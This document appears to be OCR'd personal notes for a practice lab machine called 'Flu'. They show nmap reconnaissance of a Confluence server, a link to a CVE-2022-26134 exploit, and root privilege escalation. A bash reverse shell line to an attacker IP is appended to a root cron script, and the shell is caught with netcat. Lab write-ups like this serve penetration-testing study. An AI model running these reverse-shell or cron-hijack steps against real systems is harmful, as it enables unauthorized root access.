
Linux – Flu :)

mercredi 23 juillet 2025 14:46


```
sudo nmap -sVC -p- 192.168.137.41 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 14:46 CEST
Nmap scan report for 192.168.137.41
Host is up (0.047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:79:64:84:da:12:97:23:77:8a:3a:60:20:96:ee:cf (ECDSA)
|_  256 dd:49:a3:89:d7:57:ca:92:f0:6c:fe:59:a6:24:cc:87 (ED25519)
8090/tcp open  http     Apache Tomcat (language: en)
| http-title: Log In - Confluence
|_Requested resource was /login.action?os_destination=%2Findex.action&permissionViolation=true
|_http-trane-info: Problem with XML parsing of /evox/about
8091/tcp open  jamlink?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 204 No Content
|     Server: Aleph/0.4.6
|     Date: Wed, 23 Jul 2025 12:47:39 GMT
|     Connection: Close
|   GetRequest:
|     HTTP/1.1 204 No Content
|     Server: Aleph/0.4.6
|     Date: Wed, 23 Jul 2025 12:47:09 GMT
|     Connection: Close
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     Access-Control-Max-Age: 31536000
|     Access-Control-Allow-Methods: OPTIONS, GET, PUT, POST
|     Server: Aleph/0.4.6
|     Date: Wed, 23 Jul 2025 12:47:09 GMT
|     Connection: Close
|     content-length: 0
|   Help, Kerberos, LDAPSearchReq, LPDString, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 414 Request-URI Too Long
|     text is empty (possibly HTTP/0.9)
|   RTSPRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     Access-Control-Max-Age: 31536000
|     Access-Control-Allow-Methods: OPTIONS, GET, PUT, POST
|     Server: Aleph/0.4.6
|     Date: Wed, 23 Jul 2025 12:47:09 GMT
|     Connection: Keep-Alive
|     content-length: 0
|   SIPOptions:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     Access-Control-Max-Age: 31536000
|     Access-Control-Allow-Methods: OPTIONS, GET, PUT, POST
|     Server: Aleph/0.4.6
|     Date: Wed, 23 Jul 2025 12:47:44 GMT
|     Connection: Keep-Alive
|_    content-length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8091-TCP:V=7.95%I=7%D=7/23%Time=6880D9CD%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,68,"HTTP/1\.1\x20204\x20No\x20Content\r\nServer:\x20Aleph/0\.4
SF:\.6\r\nDate:\x20Wed,\x2023\x20Jul\x202025\x2012:47:09\x20GMT\r\nConnect
SF:ion:\x20Close\r\n\r\n")%r(HTTPOptions,EC,"HTTP/1\.1\x20200\x20OK\r\nAcc
SF:ess-Control-Allow-Origin:\x20\*\r\nAccess-Control-Max-Age:\x2031536000\
SF:r\nAccess-Control-Allow-Methods:\x20OPTIONS,\x20GET,\x20PUT,\x20POST\r\
SF:nServer:\x20Aleph/0\.4\.6\r\nDate:\x20Wed,\x2023\x20Jul\x202025\x2012:4
SF:7:09\x20GMT\r\nConnection:\x20Close\r\ncontent-length:\x200\r\n\r\n")%r
SF:(RTSPRequest,F1,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origin:
```

SF:\x20*\r\nAccess-Control-Max-Age:\x2031536000\r\nAccess-Control-Allow-M
SF:ethods:\x20OPTIONS,\x20GET,\x20PUT,\x20POST\r\nServer:\x20Aleph/0\.4\.6
SF:\r\nDate:\x20Wed,\x2023\x20Jul\x202025\x2012:47:09\x20GMT\r\nConnection
SF::\x20Keep-Alive\r\ncontent-length:\x200\r\n\r\n")%r(Help,46,"HTTP/1\.1\
SF:x20414\x20Request-URI\x20Too\x20Long\r\n\r\ntext\x20is\x20empty\x20\(po
SF:ssibly\x20HTTP/0\.9\)")%r(SSLSessionReq,46,"HTTP/1\.1\x20414\x20Request
SF:-URI\x20Too\x20Long\r\n\r\ntext\x20is\x20empty\x20\(possibly\x20HTTP/0\
SF:.9\)")%r(TerminalServerCookie,46,"HTTP/1\.1\x20414\x20Request-URI\x20To
SF:o\x20Long\r\n\r\ntext\x20is\x20empty\x20\(possibly\x20HTTP/0\.9\)")%r(T
SF:LSSessionReq,46,"HTTP/1\.1\x20414\x20Request-URI\x20Too\x20Long\r\n\r\n
SF:text\x20is\x20empty\x20\(possibly\x20HTTP/0\.9\)")%r(Kerberos,46,"HTTP/
SF:1\.1\x20414\x20Request-URI\x20Too\x20Long\r\n\r\ntext\x20is\x20empty\x2
SF:0\(possibly\x20HTTP/0\.9\)")%r(FourOhFourRequest,68,"HTTP/1\.1\x20204\x
SF:20No\x20Content\r\nServer:\x20Aleph/0\.4\.6\r\nDate:\x20Wed,\x2023\x20J
SF:ul\x202025\x2012:47:39\x20GMT\r\nConnection:\x20Close\r\n\r\n")%r(LPDSt
SF:ring,46,"HTTP/1\.1\x20414\x20Request-URI\x20Too\x20Long\r\n\r\ntext\x20
SF:is\x20empty\x20\(possibly\x20HTTP/0\.9\)")%r(LDAPSearchReq,46,"HTTP/1\.
SF:1\x20414\x20Request-URI\x20Too\x20Long\r\n\r\ntext\x20is\x20empty\x20\(
SF:possibly\x20HTTP/0\.9\)")%r(SIPOptions,F1,"HTTP/1\.1\x20200\x20OK\r\nAc
SF:cess-Control-Allow-Origin:\x20*\r\nAccess-Control-Max-Age:\x2031536000
SF:\r\nAccess-Control-Allow-Methods:\x20OPTIONS,\x20GET,\x20PUT,\x20POST\r
SF:\nServer:\x20Aleph/0\.4\.6\r\nDate:\x20Wed,\x2023\x20Jul\x202025\x2012:
SF:47:44\x20GMT\r\nConnection:\x20Keep-Alive\r\ncontent-length:\x200\r\n\r
SF:\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.64 seconds



https://github.com/nxtexploit/CVE-2022-26134



```
confluence@flu:/home/confluence$ cat /opt/atlassian/confluence/conf/server.xml
<ence$ cat /opt/atlassian/confluence/conf/server.xml
<Server port="8000" shutdown="SHUTDOWN" debug="0">
    <Service name="Tomcat-Standalone">
        <!--
        ================================================================================================================
        DEFAULT - Direct connector with no proxy, for unproxied HTTP access to Confluence.

        If using a http/https proxy, comment out this connector.
        ================================================================================================================
        -->
        <Connector port="8090" connectionTimeout="20000" redirectPort="8443"
                   maxThreads="48" minSpareThreads="10"
                   enableLookups="false" acceptCount="10" debug="0" URIEncoding="UTF-8"
                   protocol="org.apache.coyote.http11.Http11NioProtocol"/>
        <!--
        ================================================================================================================
        HTTP - Proxying Confluence via Apache or Nginx over HTTP

        If you're proxying traffic to Confluence over HTTP, uncomment the connector below and comment out the others.
        Make sure you provide the right information for proxyName and proxyPort.

        For more information see:
           Apache - https://confluence.atlassian.com/x/4xQLM
           nginx  - https://confluence.atlassian.com/x/TgSvEg

        ----------------------------------------------------------------------------------------------------------------
```

```
Active Ports
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8090                 :::*                    LISTEN      1150/java
tcp6       0      0 :::8091                 :::*                    LISTEN      1468/java
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8000          :::*                    LISTEN      1150/java
```

PSPY64

```
2025/07/23 19:11:51 CMD: UID=0     PID=3     |
2025/07/23 19:11:51 CMD: UID=0     PID=2     |
2025/07/23 19:11:51 CMD: UID=0     PID=1     | /sbin/init
2025/07/23 19:12:01 CMD: UID=0     PID=48225 | /usr/sbin/CRON -f -P
2025/07/23 19:12:01 CMD: UID=0     PID=48226 | /usr/sbin/CRON -f -P
2025/07/23 19:12:01 CMD: UID=0     PID=48227 | /bin/bash /opt/log-backup.sh
2025/07/23 19:12:01 CMD: UID=0     PID=48228 | /bin/bash /opt/log-backup.sh
2025/07/23 19:12:01 CMD: UID=0     PID=48229 |
2025/07/23 19:12:01 CMD: UID=0     PID=48230 |
2025/07/23 19:12:01 CMD: UID=0     PID=48231 | tar -czf /root/backup/log_backup_20250723191201.tar.gz /root/backup/log_backup_20250723191201
2025/07/23 19:12:01 CMD: UID=0     PID=48232 | gzip
2025/07/23 19:12:01 CMD: UID=0     PID=48233 | /bin/bash /opt/log-backup.sh
2025/07/23 19:12:01 CMD: UID=0     PID=48234 | find /root/backup -name log_backup_* -mmin +5 -exec rm -rf {} ;
2025/07/23 19:12:01 CMD: UID=0     PID=48235 | find /root/backup -name log_backup_* -mmin +5 -exec rm -rf {} ;
2025/07/23 19:13:01 CMD: UID=0     PID=48237 | /usr/sbin/CRON -f -P
2025/07/23 19:13:01 CMD: UID=0     PID=48238 | /usr/sbin/CRON -f -P
2025/07/23 19:13:01 CMD: UID=0     PID=48239 |
2025/07/23 19:13:01 CMD: UID=0     PID=48240 | /bin/bash /opt/log-backup.sh
2025/07/23 19:13:01 CMD: UID=0     PID=48241 | /bin/bash /opt/log-backup.sh
2025/07/23 19:13:01 CMD: UID=0     PID=48242 |
2025/07/23 19:13:01 CMD: UID=0     PID=48243 | tar -czf /root/backup/log_backup_20250723191301.tar.gz /root/backup/log_backup_20250723191301
2025/07/23 19:13:01 CMD: UID=0     PID=48244 | gzip
2025/07/23 19:13:01 CMD: UID=0     PID=48245 | /bin/bash /opt/log-backup.sh
2025/07/23 19:13:01 CMD: UID=0     PID=48246 | find /root/backup -name log_backup_* -mmin +5 -exec rm -rf {} ;
2025/07/23 19:13:01 CMD: UID=0     PID=48247 | rm -rf /root/backup/log_backup_20250723190801
```

/bin/bash /opt/log-backup.sh

```
confluence@flu:/opt/atlassian/confluence/bin$ cat  /opt/log-backup.sh
cat  /opt/log-backup.sh
#!/bin/bash

CONFLUENCE_HOME="/opt/atlassian/confluence/"
LOG_DIR="$CONFLUENCE_HOME/logs"
BACKUP_DIR="/root/backup"
TIMESTAMP=$(date "+%Y%m%d%H%M%S")

# Create a backup of log files
cp -r $LOG_DIR $BACKUP_DIR/log_backup_$TIMESTAMP

tar -czf $BACKUP_DIR/log_backup_$TIMESTAMP.tar.gz $BACKUP_DIR/log_backup_$TIMESTAMP

# Cleanup old backups
find $BACKUP_DIR -name "log_backup_*"  -mmin +5 -exec rm -rf {} \;


confluence@flu:/opt/atlassian/confluence/bin$
```

```
confluence@flu:/opt$ echo "bash -i >& /dev/tcp/192.168.45.185/8080 0>&1" >> log-backup.sh
</dev/tcp/192.168.45.185/8080 0>&1" >> log-backup.sh
confluence@flu:/opt$ cat log-backup.sh
cat log-backup.sh
#!/bin/bash

CONFLUENCE_HOME="/opt/atlassian/confluence/"
LOG_DIR="$CONFLUENCE_HOME/logs"
BACKUP_DIR="/root/backup"
TIMESTAMP=$(date "+%Y%m%d%H%M%S")

# Create a backup of log files
cp -r $LOG_DIR $BACKUP_DIR/log_backup_$TIMESTAMP

tar -czf $BACKUP_DIR/log_backup_$TIMESTAMP.tar.gz $BACKUP_DIR/log_backup_$TIMESTAMP

# Cleanup old backups
find $BACKUP_DIR -name "log_backup_*"  -mmin +5 -exec rm -rf {} \;


bash -i >& /dev/tcp/192.168.45.185/8080 0>&1
confluence@flu:/opt$
```

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Flu]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.232.41] 53576
bash: cannot set terminal process group (48376): Inappropriate ioctl for device
bash: no job control in this shell
root@flu:~# cat /root/proof.txt
cat /root/proof.txt
ad7b871c835d57a4a2f232ffc615ebe8
root@flu:~#
```